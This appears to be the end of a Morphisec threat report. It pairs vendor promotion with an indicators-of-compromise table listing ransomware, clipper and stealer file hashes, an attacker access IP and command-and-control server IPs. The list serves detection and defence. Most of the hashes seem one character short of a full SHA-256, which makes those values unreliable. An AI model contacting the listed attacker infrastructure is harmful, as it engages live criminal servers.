At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

To learn more, visit morphisec.com/demo

Indicators of Compromise (IOCs)

Name	Hash	Type
systemsg.exe	5B2274DAAABB293187B0A75C15247474511524850384CE2CFA5F0BA01344BEA5	Ransomware
gui40.exe	276A3503E2EE9476CD173D3305019D98FABC928DE3975A85CC5A5F4AAB43C79	Ransomware GUI Console
Everything64.dll	34C2BC2DA9704DC42D0BCEC16988C94AA6773BCE995C9C447D57D4A3F78B21B	7z archive
MicrosoftPrt.exe	24735925A8E7C09AD4670E3EDF5F6B55DC715F3812521C71B6CAF03AB24060C	Clipper
Migrate.exe	48D3D0D0A6DF63749E76E3B1BC2A58C263471F2A00AA5E5CC358CAF8E3B77BF	RAR SFX (Clipper+)
Runtime.exe	DF7F9D7853D0907E8E56EBBC751DD91D1CB604BC5D6FBEBDA3E6D2627A684CD	Python Stealer
48.210.215[.]154	The IP of the adversary that entered the victim environment	Initial Access IP

Extracted C2s from Stealer represented by masqueraded servers.dll file

Server IPs

178.131.100[.]23	220.135.236[.]111
103.107.143[.]197	115.165.166[.]2
103.127.164[.]234	183.87.218[.]22
211.37.177[.]72	185.100.53[.]41
207.244.253[.]103	117.186.60[.]230
124.43.76[.]44	117.247.97[.]204
111.172.230[.]111	36.93.160[.]15
149.102.152[.]73	